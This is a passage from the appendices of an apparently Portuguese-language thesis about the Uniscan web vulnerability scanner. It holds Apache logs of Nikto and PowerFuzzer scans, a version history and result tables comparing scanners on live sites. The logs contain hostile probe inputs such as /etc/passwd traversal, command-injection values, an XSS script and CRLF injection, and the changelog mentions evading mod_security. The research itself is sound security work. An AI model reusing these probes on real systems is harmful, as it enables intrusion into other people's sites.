127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET / HTTP/1.1" 200 534 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.password HTTP/1.1" 404 532 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.access HTTP/1.1" 404 530 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.tml HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.adjunct HTTP/1.1" 404 531 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.* HTTP/1.1" 404 525 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.ida HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.gif HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.nsf HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.et HTTP/1.1" 404 526 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.jsa HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.vts HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.printer HTTP/1.1" 404 531 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.log HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia HTTP/1.1" 404 523 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.c HTTP/1.1" 404 525 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.jsp+ HTTP/1.1" 404 528 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.csc HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.asp+ HTTP/1.1" 404 528 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.js HTTP/1.1" 404 526 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.EXE HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.link HTTP/1.1" 404 528 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.snp HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.signature HTTP/1.1" 404 533 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"

127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.js0x70 HTTP/1.1" 404 530 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.cmd HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.bat|dir HTTP/1.1" 404 531 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.nsconfig HTTP/1.1" 404 532 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.csp HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.save HTTP/1.1" 404 528 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.cfm HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.fr HTTP/1.1" 404 526 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.zip HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.it HTTP/1.1" 404 526 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.10:100 HTTP/1.1" 404 530 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.PRINT HTTP/1.1" 404 529 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.exe HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.pl HTTP/1.1" 404 526 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.cnf HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.iso-ru HTTP/1.1" 404 530 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.UploadServlet HTTP/1.1" 404 537 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.htm HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.php3 HTTP/1.1" 404 528 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.config HTTP/1.1" 404 530 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.ca HTTP/1.1" 404 526 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.LCDispatcher HTTP/1.1" 404 536 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.bin HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.SSIFilter HTTP/1.1" 404 533 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.pwd HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.chl+ HTTP/1.1" 404 528 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.xml HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.showsource HTTP/1.1" 404 534 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"

127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.no HTTP/1.1" 404 526 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.gz HTTP/1.1" 404 526 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.rdf+destype=cache+desformat=PDF HTTP/1.1" 404 555 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.txt HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.jse HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.cellsprint HTTP/1.1" 404 534 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.dat HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.phpp HTTP/1.1" 404 528 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.properties HTTP/1.1" 404 534 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.utf8 HTTP/1.1" 404 528 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.mdb+ HTTP/1.1" 404 528 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.html+ HTTP/1.1" 404 529 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.dll HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.render_warning_screen HTTP/1.1" 404 545 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.pl|dir HTTP/1.1" 404 530 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.org HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.axd HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.btr HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.var HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.show_query_columns HTTP/1.1" 404 542 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.idq HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.htr HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.xml+ HTTP/1.1" 404 528 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.xbb HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.shtm HTTP/1.1" 404 528 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.Htm HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.apw HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.sql HTTP/1.1" 404 527 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"

127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.cp-1251 HTTP/1.1" 404 531 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.java HTTP/1.1" 404 528 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.ml HTTP/1.1" 404 526 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [04/Jul/2011:11:51:57 -0300] "GET /WVD14Gia.cp866 HTTP/1.1" 404 529 "-" "Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes)"

APÊNCIDE B – Log do apache quando da analise feita pelo PowerFuzzer.

::1 - - [04/Jul/2011:11:54:00 -0300] "GET / HTTP/1.1" 200 497 "-" "Python-urllib/2.6"
::1 - - [04/Jul/2011:11:54:00 -0300] "GET /arquivo.php?arq123=teste.html HTTP/1.1" 200 239 "-" "Python-urllib/2.6"
::1 - - [04/Jul/2011:11:54:00 -0300] "GET /arquivo.cgi?arq123=teste.html HTTP/1.1" 200 242 "-" "Python-urllib/2.6"
::1 - - [04/Jul/2011:11:54:00 -0300] "GET /arquivo.cgi?arq123=http%3A%2F%2Fwww.google.com%2F HTTP/1.1" 200 194 "-" "Python-urllib/2.6"
::1 - - [04/Jul/2011:11:54:00 -0300] "GET /arquivo.cgi?arq123=%2Fetc%2Fpasswd HTTP/1.1" 200 1668 "-" "Python-urllib/2.6"
::1 - - [04/Jul/2011:11:54:00 -0300] "GET /arquivo.cgi?arq123=a%3Benv HTTP/1.1" 200 194 "-" "Python-urllib/2.6"
::1 - - [04/Jul/2011:11:54:01 -0300] "GET /arquivo.cgi?arq123=a%29%3Benv HTTP/1.1" 200 194 "-" "Python-urllib/2.6"
::1 - - [04/Jul/2011:11:54:01 -0300] "GET /arquivo.cgi?arq123=%2Fe%00 HTTP/1.1" 200 194 "-" "Python-urllib/2.6"
::1 - - [04/Jul/2011:11:54:01 -0300] "GET /arquivo.cgi?arq123=%BF%27%22%28 HTTP/1.1" 200 194 "-" "Python-urllib/2.6"
::1 - - [04/Jul/2011:11:54:01 -0300] "GET /arquivo.cgi?arq123=<script>var+pf_687474703a2f2f6c6f63616c686f73743a383039302f6172717569766f2e636769_617271313233=new+Boolean();</script> HTTP/1.1" 200 194 "-" "Python-urllib/2.6"
::1 - - [04/Jul/2011:11:54:01 -0300] "GET /arquivo.cgi?arq123=http%3A%2F%2Fwww.google.com%0D%0APowerfuzzer%3A+v1+BETA HTTP/1.1" 200 194 "-" "Python-urllib/2.6"

APÊNDICE C – Versões e Modificações.

Mediante pedidos e sugestões de novas funcionalidades que foram recebidas por e-mail foi possível desenvolver novas versões para melhorar a detecção de vulnerabilidades.

Versão 1.0

Esta foi a primeira versão do Uniscan que foi liberada ao público no dia 18 de junho de 2011, contava com as seguintes características:

a) *Crawler* sem threads;
b) Detecção de vulnerabilidades RFI;
c) Detecção de vulnerabilidades LFI;
d) Detecção de vulnerabilidades RCE;
e) *Multi-threads* na detecção de vulnerabilidades.

Versão 1.1

Essa versão que foi liberada ao público no dia 20 de junho de 2011 contou com uma modificação e a correção de um erro na utilização de threads:

a) Implementação de threads no *crawler*;
b) Correção de erro na utilização dos *threads* na detecção de vulnerabilidades.

Versão 1.2

Esta versão que foi liberada ao público no dia 21 de junho de 2011 contou com quatro correções de erros:

a) Correção de erro na utilização de threads no *crawler*;
b) Correção de erro na identificação de páginas no *crawler*;
c) Correção de erro na função *add_form()*;
d) Correção de erro na identificação de URL's.

Versão 2.0

A versão 2.0 do Uniscan que foi liberada no dia 12 de julho de 2011 teve a adição de quatro funcionalidades e duas modificações.

a) Adicionado testes para a vulnerabilidade *SQL-Injection* (SQL-i);
b) Adicionado testes para a vulnerabilidade *cross-site scripting* (XSS);
c) Adicionadas novas extensões que são ignoradas pelo *crawler*;
d) Adicionadas duas novas expressões regulares para a identificação de *links* no *crawler*;
e) Modificação na função *mix()* que gera os testes de vulnerabilidades;
f) Alteração no sistema de detecção de vulnerabilidades.

Versão 2.1

Esta versão que foi liberada no dia 21 de julho de 2011 teve poucas alterações, são elas:

a) Foi adicionado dois novos testes para a detecção da vulnerabilidade RCE;
b) O arquivo c.txt que antes estava hospedado no site da UNIPAMPA agora está hospedado no site do projeto Uniscan (UNISCAN, 2011).

Versão 3.0

A versão 3.0 do Uniscan que foi liberada ao público no dia 01 de agosto de 2011 teve algumas alterações significativas:

a) Suporte a requisições utilizando *Secure Socket Layer* (SSL);
b) Detecção das vulnerabilidades RCE e LFI em sistemas Web hospedados em sistemas operacionais *Windows*;
c) Adicionado opção para a utilização de *proxy* para as requisições Web;
d) A configuração padrão agora pode ser modificada via parâmetros na execução do Uniscan.

Versão 3.1

Esta versão que foi liberada no dia 02 de agosto de 2011 teve apenas uma correção de erro:

a) Correção de erro na detecção da vulnerabilidade XSS usando o método GET.

Versão 3.2

A versão 3.2 que foi liberada ao público no dia 03 de agosto de 2011 teve a correção de um erro e uma modificação:

a) Correção de erro na função *add_form()*;
b) Arquivo de log mais detalhado.

Versão 4.0

A versão 4.0 do Uniscan que foi liberada ao público no dia 22 de agosto de 2011 teve muitas alterações, foi necessário praticamente reescrever o código do Uniscan. As modificações e correções são:

a) O Uniscan agora está modularizado;
b) Adicionado checagem de diretórios para alimentar o *crawler*;
c) Adicionado checagem de arquivos para alimentar o *crawler*;
d) Adicionado teste para verificar de o método PUT do servidor Web está habilitado;
e) Correção de erro no *crawler* ao encontrar um diretório começando com ../;
f) Suporte ao método POST no *crawler* do Uniscan;
g) Configuração via arquivo de configuração com nome de *uniscan.conf*;
h) Adicionado testes para encontrar arquivos de backup das páginas encontradas pelo *crawler*;
i) Adicionado testes para a detecção da vulnerabilidade de *Blind SQL-injection*;
j) Adicionado testes estáticos de vulnerabilidades conhecidas RFI;
k) Adicionado testes estáticos de vulnerabilidades conhecidas LFI;

l) Adicionado testes estáticos de vulnerabilidades conhecidas RCE;
m) *Crawler* melhorado devido à alimentação através do arquivo */robots.txt* do servidor Web;
n) Melhorado a detecção da vulnerabilidade XSS;
o) Melhorado a detecção da vulnerabilidade *SQL-injection*.

Versão 4.1

A versão 4.1 do Uniscan que foi liberada ao público no dia 23 de agosto de 2011 teve apenas uma correção de erro.

a) Correção de erro no *crawler* do Uniscan.

Versão 4.2

A versão 4.2 do Uniscan que foi liberada ao público no dia 01 de setembro de 2011 teve modificações significativas para a detecção de vulnerabilidades, são elas:

a) Adicionado suporte a *Basic access authentication*;
b) Adicionado suporte a autenticação baseada em *cookies*;
c) Adicionada uma função para verificar a existência de uma nova versão do Uniscan;
d) Adicionada outra expressão regular para a identificação de *links* que não utilizam aspas (<*a href=link.html*>);
e) Correção de erro no *crawler* do Uniscan;
f) Melhorado a detecção da vulnerabilidade *Blind SQL-injection* para não detectar falso-positivos;
g) Sistema de threads de todo o *scanner* foi melhorado para ser mais rápido.

Versão 4.3

A versão 4.3 do Uniscan que foi liberada ao público no dia 09 de setembro de 2011 contou com uma adição de funcionalidade e uma correção de erro.

a) Adicionado opção para usar URLEncode nas requisições de teste para permitir evasão do mod_security do apache;
b) Correção de erro no *crawler*.

Versão 5.0

A versão 5.0 do Uniscan que foi liberada ao público no dia 05 de outubro de 2011 contou com significativas modificações.

a) Foi remodelada a arquitetura do Uniscan para permitir a utilização de *plug-ins* no *crawler*, testes dinâmicos, testes estáticos e testes de stress;
b) Correção de erro no *crawler*;
c) Adicionado o módulo para testes de stress;
d) Adicionado *plug-in* para identificação de formulários de upload de arquivos;
e) Adicionado *plug-in* para identificação de código fonte nas páginas do sistema alvo;
f) Adicionado *plug-in* para identificar *links* para *hosts* externos.

Versão 5.1

A versão 5.1 do Uniscan que foi liberada ao público no dia 08 de novembro de 2011 teve 2 adições de funcionalidades e uma correção de erro.

a) Adicionado um módulo para pesquisa no Google para gerar lista de sites alvo;
b) Adicionado um módulo para pesquisa no Bing para gerar lista de sites alvo;
c) Correção de erro na função get_file() do módulo Functions.

Versão 5.2

A versão 5.2 do Uniscan que foi liberada ao público no dia 11 de novembro de 2011 contou com uma adição de funcionalidade e uma correção de erro em um plug-in

a) Adicionada nova expressão regular para detectar *links* que utilizam java-script (window.open);
b) Correção de erro no *plug-in* que detecta SQL-*injection*.

APÊNDICE D – Mais resultados dos testes

O site 6 é um site de uma empresa de comércio, utiliza a linguagem de programação Perl e está executando o servidor Web Apache. Neste cenário, apenas os *scanners* Acunetix e Websecurify foram capazes de detectar a vulnerabilidade XSS. Os resultados divergem um número porque os *scanners* utilizam combinações de dados para testes de vulnerabilidades que são diferentes.

Tabela 11 – Resultados dos testes para o cenário em produção site 6.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	0	0	0
Acunetix	0	0	0	59	0	0
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	0	0	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	3	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O site 7 é um site de uma fábrica de utensílios de plástico, utiliza a linguagem de programação Perl e está executando o servidor Web Apache 2.0.52. Neste cenário, apenas o *scanner* Acunetix foi capaz de detectar as vulnerabilidades XSS e Blind SQL *injection*.

Tabela 12 – Resultados dos testes para o cenário em produção site 7.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	0	0	0
Acunetix	0	0	0	2	0	1
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	0	0	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	0	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O site 8 é um site de dicas sobre massagem tailandesa, utiliza a linguagem de programação Perl e não foi possível identificar o servidor Web. O *scanner* Acunetix foi o único *scanner* que conseguiu detectar a vulnerabilidade XSS presente neste cenário. Os resultados divergem entre os *scanners* devido às combinações de dados para testes de vulnerabilidades entre os *scanners* serem diferentes.

Tabela 13 – Resultados dos testes para o cenário em produção site 8.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	0	0	0
Acunetix	0	0	0	75	0	0
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	0	0	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	0	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O site 9 é um site de informações turísticas sobre a Turquia, utiliza a linguagem de programação Perl e está executando o servidor Web LiteSpeed. Ambos os *scanners* Acunetix, Uniscan e WebCruiser conseguiram detectar a vulnerabilidade XSS presente neste cenário. Os resultados divergem em quantidades devido ao fato de os *scanners* utilizarem combinações de dados para testes que são diferentes de um *scanner* para o outro.

Tabela 14 – Resultados dos testes para o cenário em produção site 9.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	99	0	0
Acunetix	0	0	0	2	0	0
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	1	0	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	0	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O site 10 é um site de suporte a usuários de Linux, utiliza a linguagem de programação Perl e está executando o servidor Web Apache 2.2.8. Os *scanners* Acunetix, Uniscan, WebCruiser e Websecurify foram os únicos que conseguiram detectar a vulnerabilidade XSS. Os resultados divergem em quantidades devido ao fato de os *scanners* utilizaram diferentes combinações de dados para os testes de vulnerabilidades.

Tabela 15 – Resultados dos testes para o cenário em produção site 10.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	18	0	0
Acunetix	0	0	0	26	0	0
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	2	0	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	2	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O site 11 é um site de e-commerce, utiliza a linguagem de programação PHP e está executando o servidor Web Apache. Os *scanners* Uniscan e WebCruiser foram os únicos que conseguiram detectar a vulnerabilidade XSS. O Uniscan foi o único *scanner* que conseguiu detectar a vulnerabilidade Blind SQL *injection*. Os resultados dos testes de um *scanner* para o outro são diferentes porque os *scanners* utilizam combinações de dados para testes de vulnerabilidades que são diferentes.

Tabela 16 – Resultados dos testes para o cenário em produção site 11.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	1	0	3
Acunetix	0	0	0	0	0	0
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	4	0	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	0	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

